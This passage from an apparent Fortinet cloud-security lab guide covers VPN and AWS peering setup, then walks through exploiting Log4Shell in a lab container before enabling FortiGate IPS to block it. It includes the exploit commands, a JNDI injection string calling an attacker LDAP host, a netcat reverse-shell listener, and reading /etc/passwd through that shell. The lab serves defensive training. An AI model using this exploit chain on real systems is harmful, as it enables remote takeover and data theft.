
6. Now disconnect from VPN portal. Close the tab “hello world”. Click logout in “user\_vpn” menu.



## 7. Open FortiClient



8. Click “configure vpn”
9. Connection name: VPN to Cloud
10. Description: leave it blank
11. Remote Gateway: FortiGate\_and\_FortiWeb\_PublicIP (Terraform Outputs)
12. Click Save



13. Username: user\_vp  
Password: P@ssw0rd321
14. Click Connect
15. Click OK for a certificate message
16. You now should be connected

17. Access the web server [http://WebServer\\_Internal\\_IP](http://WebServer_Internal_IP) (Terraform outputs). Example:  
<http://10.1.1.26>
18. You should see the same web server page that before



19. Ping “Web Legacy” from a Linux terminal: ping WebServer\_Legacy\_IP (Terraform outputs)

Example: ping 172.16.0.221

```

root@ubuntu:/home/ftnt# ping 172.16.0.221
PING 172.16.0.221 (172.16.0.221) 56(84) bytes of data.
64 bytes from 172.16.0.221: icmp_seq=1 ttl=63 time=167 ms
64 bytes from 172.16.0.221: icmp_seq=2 ttl=63 time=163 ms
64 bytes from 172.16.0.221: icmp_seq=3 ttl=63 time=163 ms
64 bytes from 172.16.0.221: icmp_seq=4 ttl=63 time=162 ms
^C
--- 172.16.0.221 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3005ms
rtt min/avg/max/mdev = 162.272/163.760/166.522/1.650 ms
root@ubuntu:/home/ftnt# ping 10.1.1.26
PING 10.1.1.26 (10.1.1.26) 56(84) bytes of data.
64 bytes from 10.1.1.26: icmp_seq=1 ttl=63 time=164 ms
64 bytes from 10.1.1.26: icmp_seq=2 ttl=63 time=164 ms
64 bytes from 10.1.1.26: icmp_seq=3 ttl=63 time=163 ms
^C
  
```

With this test we want to show you that you can start creating a new VPC, with cyber-security elements in and then move legacy resources in the cloud to use it. First start with connectivity between the VPC's as we did. Then, use this new Secure VPN as your single point entry and exit point for external traffic.

### Remove peering

Now we need to remove peering for the next tests.

- In AWS console go to > VPC > Peering Connections > Select the peering connection > Actions > Delete peering connection

The screenshot shows the AWS VPC Peering Connections page. A specific peering connection is selected, highlighted with a green box labeled '1'. The connection details are displayed in a modal window below the table. The table has four columns: Name, Peering connection ID, Status, and Requester VPC. The selected row shows 'peering-fgt-legacy' as the name, 'pcx-0c1bb3' as the ID, 'Active' as the status, and 'vpc-0ace6c' as the requester VPC. The accepter VPC is listed as 'vpc-00332bbe226e98496 / Le...'. The 'Actions' button in the top right corner is highlighted with a green box labeled '2'. A dropdown menu from this button includes options like 'View details', 'Accept request', 'Reject request', 'Edit DNS settings', 'Edit ClassicLink settings', and 'Delete peering connection'. The 'Delete peering connection' option is highlighted with a green box labeled '4'.

- Select “Delete related route table entries” and “delete”. Click on “Delete”.

The screenshot shows the 'Delete peering connection' confirmation dialog. It displays the requester and accepter VPC details. Under 'Routes targeting this peering connection', there is a table listing three route table entries. At the bottom, there are checkboxes for 'Delete related route table entries' (which is checked) and 'Do not delete route table entries'. A text field at the bottom asks for confirmation with the word 'delete'. A large orange 'Delete' button is at the bottom right.

| Route table ID                           | Destination     |
|--|-----------------|
| rtb-026c1ecc083784ac7 / fgtvm-private-rt | 172.16.0.0/24   |
| rtb-0a896d0847d54d9df / legacy-public-rt | 10.212.134.0/24 |
| rtb-0a896d0847d54d9df / legacy-public-rt | 10.1.0.0/16     |

## Log4Shell


### Introduction

Apache Log4j is a Java-based logging audit framework and Apache Log4j 2.1.14.1 and below are susceptible to a remote code execution vulnerability where an attacker can leverage this vulnerability to take full control of a machine.

This module is a prerequisite for other software which means it can be found in many products and is trivial to exploit. It is critical that organizations take immediate action to inventory their systems and prioritize remediation.


The vulnerability impacts default configurations of a number of Apache frameworks, including Apache Struts2, Apache Solr, Apache Druid, and Apache Flink, which are utilized by numerous organizations from Apple, Amazon, Google, Twitter, and thousands of others, including Fortinet.

The vulnerability is simply triggered by sending a specific JNDI string to the Log4j software, which triggers the install of the malicious software as shown.



## Exploit

We'll setup an environment to attack a Log4Shell vulnerable web application. Let's look at the diagram below to a better understanding.



1. First, we will use “Web Legacy” as the attacker server. We will use it because this server is not in the same subnet as the target machine (Web Internal) and the access will be through internet. We will start “listeners” in Web Legacy, so we can send commands to target machine to connect to it. The listeners consist of a malicious LDAP server and NetCat
2. Next step is accessing the target web application, through a web browser
3. Third, insert malicious code
4. Last, we will have access to a remote shell from target server.

Let's do it!

### Start docker container vulnerable

First thing we need to bring the vulnerable web application on-line. It is a docker container.

1. SSH to Web Internal. There is a NAT for that

2. You will need the following information from Terraform's output:
  - a. WebServer\_Internal\_Public\_IP
  - b. WebServer\_Internal\_SSH
  - c. WebServer\_Internal\_Username
3. Type: chmod 400 path\_to\_ssh\_key\_downloaded/forti-ssh-key.pem  
Example: chmod 400 Download/forti-ssh-key.pem
4. Type: ssh -i path\_to\_ssh\_key\_downloaded/forti-ssh-key.pem  
WebServer\_Internal\_Username@ WebServer\_Internal\_Public\_IP -p WebServer\_Internal\_SSH  
Example: ssh -i forti-ssh-key.pem ubuntu@35.169.54.86 -p2222
5. Once logged in, type: cd /log4j-shell-poc/
6. Now run the container, type: sudo docker run --network host log4j-shell-poc

You should see something like this


```

16-Jan-2022 20:25:33.614 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Server version: Apache Tomcat/8.0.36
16-Jan-2022 20:25:33.615 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Server built: Jun 9 2016 13:55:50 UTC
16-Jan-2022 20:25:33.615 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Server number: 8.0.36.0
16-Jan-2022 20:25:33.615 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log OS Name: Linux
16-Jan-2022 20:25:33.620 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log OS Version: 5.11.0-1023-aws
16-Jan-2022 20:25:33.621 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Architecture: amd64
16-Jan-2022 20:25:33.621 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Java Home: /usr/lib/jvm/java-8-openjdk-amd64/jre
16-Jan-2022 20:25:33.622 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log JVM Version: 11.0.11+8-Ubuntu-14.1~18.04-b14
16-Jan-2022 20:25:33.622 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log JVM Vendor: Oracle Corporation
16-Jan-2022 20:25:33.623 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log CATALINA_HOME: /usr/local/tomcat
16-Jan-2022 20:25:33.623 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Command line arguments: -Djava.util.logging.config.file=/usr/local/tomcat/conf/logging.properties
16-Jan-2022 20:25:33.625 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Command line argument: -Djava.util.logging.manager=org.apache.juli.ClassLoaderLogManager
16-Jan-2022 20:25:33.625 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Command line argument: -Djdt.ls.ephemeralKeySize=2048
16-Jan-2022 20:25:33.626 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Command line argument: -Djava.endorsed.dirs=/usr/local/tomcat/endorsed
16-Jan-2022 20:25:33.626 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Command line argument: -Djava.io.tmpdir=/usr/local/tomcat/temp
16-Jan-2022 20:25:33.627 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Command line argument: -Dcatalina.home=/usr/local/tomcat
16-Jan-2022 20:25:33.627 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Command line argument: -Dcatalina.base=/usr/local/tomcat
16-Jan-2022 20:25:33.627 INFO [main] org.apache.catalina.startup.VersionLoggerListener.log Command line argument: -Djava.io.tmpdir=/usr/local/tomcat/temp
16-Jan-2022 20:25:33.628 INFO [main] org.apache.catalina.core.AprLifecycleListener.lifecycleEvent Loaded APR based Apache Tomcat Native library 1.2.7 using APR version 1.5.1.
16-Jan-2022 20:25:33.628 INFO [main] org.apache.catalina.core.AprLifecycleListener.lifecycleEvent APR capabilities: IPv6 [true], sendfile [true], accept filters [false], random [true].
16-Jan-2022 20:25:33.658 INFO [main] org.apache.catalina.core.AprLifecycleListener.lifecycleEvent OpenSSL successfully initialized (OpenSSL 1.0.2h 3 May 2020)
16-Jan-2022 20:25:33.965 INFO [main] org.apache.coyote.AbstractProtocol.init Initializing ProtocolHandler ["httpapr-8080"]
16-Jan-2022 20:25:33.984 INFO [main] org.apache.coyote.AbstractProtocol.init Initializing ProtocolHandler ["ajp-apr-8009"]
16-Jan-2022 20:25:34.000 INFO [main] org.apache.catalina.core.StandardService.startInternal Starting service Catalina
16-Jan-2022 20:25:34.122 INFO [main] org.apache.catalina.core.StandardEngine.startInternal Starting Servlet Engine: Apache Tomcat/8.0.36
16-Jan-2022 20:25:34.200 INFO [localhost-startstop-1] org.apache.catalina.HostConfig.deployWAR Deploying web application archive /usr/local/tomcat/webapps/ROOT.war
16-Jan-2022 20:25:34.200 INFO [localhost-startstop-1] org.apache.catalina.HostConfig.deployWAR Deployment of web application archive /usr/local/tomcat/webapps/ROOT.war has finished in 1,391 ms
16-Jan-2022 20:25:35.455 INFO [localhost-startstop-1] org.apache.catalina.HostConfig.deployWAR Deployment of web application archive /usr/local/tomcat/webapps/ROOT.war has finished in 1,391 ms
16-Jan-2022 20:25:35.615 INFO [main] org.apache.coyote.AbstractProtocol.start Starting protocolHandler ["ajp-apr-8009"]
16-Jan-2022 20:25:35.635 INFO [main] org.apache.catalina.startup.Catalina.start Server startup in 1646 ms

```

7. Open a web browser and check if it is running.  
[http://WebServer\\_Internal\\_Public\\_IP:8080/](http://WebServer_Internal_Public_IP:8080/)

Example: <http://3.208.200.151:8080/>



8. Our web app is running. Now let's work on the attacker server.

## Start attacker machine

In attacker machine (Web Legacy) we will launch a ldap server and netcat to create a connection and open a remote shell.

1. SSH to Web Legacy. There is a NAT for that
2. You will need the following information from Terraform's output:
  - a. WebServer\_Legacy\_Public\_IP
  - b. WebServer\_Legacy\_SSH
  - c. WebServer\_Legacy\_Username
3. Type: ssh -i path\_to\_ssh\_key\_downloaded/forti-ssh-key.pem WebServer\_Legacy\_Username@WebServer\_Legacy\_Public\_IP -p WebServer\_Legacy\_SSH  
Example: ssh -i forti-ssh-key.pem ubuntu@35.179.55.76 -p22
4. Once logged in, type: cd /log4j-shell-poc/
5. Type: sudo python3 poc.py --userip WebServer\_Legacy\_Public\_IP --webport 8000 --lport 9001
  - a. Example: sudo python3 poc.py --userip 18.209.172.102 --webport 8000 --lport 9001
6. Copy the “send me”, you will use it in Attack Simulation

```
ubuntu@ip-172-16-0-221:/log4j-shell-poc$ sudo python3 poc.py --userip 18.209.172.102 --webport 8000 --lport 9001
[!] CVE: CVE-2021-44228
[!] Github repo: https://github.com/kozmer/log4j-shell-poc

[+] Exploit java class created success
[+] Setting up LDAP server

[+] Send me: ${jndi:ldap://18.209.172.102:1389/a}
[+] Starting Webserver on port 8000 http://0.0.0.0:8000

Listening on 0.0.0.0:1389
```

7. In this example: \${jndi:ldap://18.209.172.102:1389/a}
8. Now, open a new terminal and new SSH session following the same steps from 2 and 3
9. Execute netcat: nc -lvpn 9001

```
1 update can be applied immediately.
To see these additional updates run: apt list --upgradable

Last login: Thu Jan  6 19:17:09 2022 from 201.42.70.177
ubuntu@ip-172-16-0-221:~$ nc -lvpn 9001
Listening on 0.0.0.0 9001
```


## Attack Simulation

Time to exploit.

1. Open a web browser and access the web application.  
[http://WebServer\\_Internal\\_Public\\_IP:8080](http://WebServer_Internal_Public_IP:8080).

Example: <http://3.208.200.151:8080/>

In Username field, insert the string you copied from “send me” (step 6 on previous section). In “Password” put any word.



Click “Login”

Now go to terminal running netcat. You should see a connection:

```
ubuntu@ip-172-16-0-221:/log4j-shell-poc$ sudo python3 poc.py --userip 18.209.172.102 --webport 8000 --lport 9001
[!] CVE: CVE-2021-44228
[!] Github repo: https://github.com/kozmer/log4j-shell-poc

[+] Exploit java class created success
[+] Setting up LDAP server

[+] Send me: ${jndi:ldap://18.209.172.102:1389/a}
[+] Starting Webserver on port 8000 http://0.0.0.0:8000

Listening on 0.0.0.0:1389
Send LDAP reference result for a redirecting to http://18.209.172.102:8000/Exploit.class
3.208.200.151 - - [06/Jan/2022 21:03:49] "GET /Exploit.class HTTP/1.1" 200 -
[]

ubuntu@ip-172-16-0-221:~
```

*Create a new file*

Using the netcat session opened, create a new file. Type: echo “Hello friend” > /root/hello

```
ubuntu@ip-172-16-0-221:~$ sudo nc -lvpn 9001
Listening on 0.0.0.0 9001
Connection received on 3.208.200.151 52916
echo "Hello friend" > /root/hello
[]
```

*Read /etc/passwd*

Lets read the passwd file. Type in the same netcat session: cat /etc/passwd

```
ubuntu@ip-172-16-0-221:~$ sudo nc -lvpn 9001
Listening on 0.0.0.0 9001
Connection received on 3.208.200.151 52916
echo "Hello friend" > /root/hello
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:103:systemd Time Synchronization,,,,:/run/systemd:/bin/false
systemd-network:x:101:104:systemd Network Management,,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:105:systemd Resolver,,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:106:systemd Bus Proxy,,,,:/run/systemd:/bin/false
messagebus:x:104:107::/var/run/dbus:/bin/false
```

As you can see, now you have access to the Docker container running on “Web Internal” EC2 instance. You could perform any action, installing crypto mining, ransomware, lateral moving, etc.

*Check in source machine the new file created*

Just to check, lets read the file created.

1. Open a new terminal and ssh to Web Internal.
2. You will need the following information from Terraform's output:
  - a. WebServer\_Internal\_Public\_IP
  - b. WebServer\_Internal\_SSH
  - c. WebServer\_Internal\_Username
3. Type: ssh -i path\_to\_ssh\_key\_downloaded/forti-ssh-key.pem  
 WebServer\_Internal\_Username@ WebServer\_Internal\_Public\_IP -p  
 WebServer\_Internal\_SSH  
 Example: ssh -i forti-ssh-key.pem ubuntu@35.169.54.86 -p2222
4. Once logged in type: sudo docker ps |grep shell
5. Copy the first string
6. Type: sudo docker exec -it <string from step 5> /bin/bash

## 7. Type: cat /root/hello


```
ubuntu@ip-10-1-1-26:~$ sudo docker ps |grep shell
df47cb75fc95  log4j-shell-poc          "catalina.sh run"      47 minutes ago   Up 47 minutes
ubuntu@ip-10-1-1-26:~$ sudo docker exec -it df47cb75fc95 /bin/bash
root@ip-10-1-1-26:/usr/local/tomcat# cat /root/hello
"Hello friend"
root@ip-10-1-1-26:/usr/local/tomcat#
```

Now you see, how it is simple to exploit this vulnerability in some servers. Of course, here we used it for demo purposes, but everyday new exploits are being created. In the next session we will see how to defend against it.

## Defend it

You saw how simple was for an attacker get access to one of our containers. But now you'll see how it is simple and powerful to defend against this attack and hundred others.

Just enable IPS from FortiGate in this web server policy. When it is enabled, FortiGate will block that connection, see the diagram below and check the next steps.



### Stop docker and attacker running process

Lets restart our environment.

1. In Web Internal go to the terminal with running container, stop it with Ctrl+C and start it over. Just press arrow up and enter.
2. Do the same process for Netcat and Ldap server running in “Web Legacy” terminals.

### Enable IPS on FortiGate rule

For demo purposes we will enable “default” profile, that will fit our needs and it’s faster. In your real-world environment, we suggest you create profiles with the signatures for the servers that FortiGate is protecting. For example: there is no reason to enable Apache signatures if you are protecting Microsoft IIS servers. Also, consider the severity levels. Maybe you want to log or block something from different severities.

1. Go to “Policy & Objects” > “Firewall Policy” > find “Allow\_WAN\_WebServer” and double click it.

| Name  | Source | Destination  | Schedule | Action            | NAT     | Security Profiles                         | Log | Bytes    |
|---|--------|--|----------|-------------------|---------|---|-----|----------|
| private (port2) → public (port1)                      |        |  |          |                   |         |   |     |          |
| public (port1) → private (port2)                      |        |  |          |                   |         |   |     |          |
| Allow_WAN_WebServer                                   | all    | Internal_WebServer_8080<br>Internal_WebServer_8081 | always   | WEB_8080 ✓ ACCEPT | Enabled | SSL no-inspection                         | UTM | 25.03 kB |
| Allow_WAN_WebServer_SSH                               | all    | Internal_WebServer_SSH                             | always   | SSH ✓ ACCEPT      | Enabled | SSL no-inspection                         | UTM | 83.35 MB |
| Allow_WAN_FortiWeb                                    | all    | Internal_FortiWeb                                  | always   | WEB_8443 ✓ ACCEPT | Enabled | IPS default<br>SSL certificate-inspection | UTM | 332 kB   |
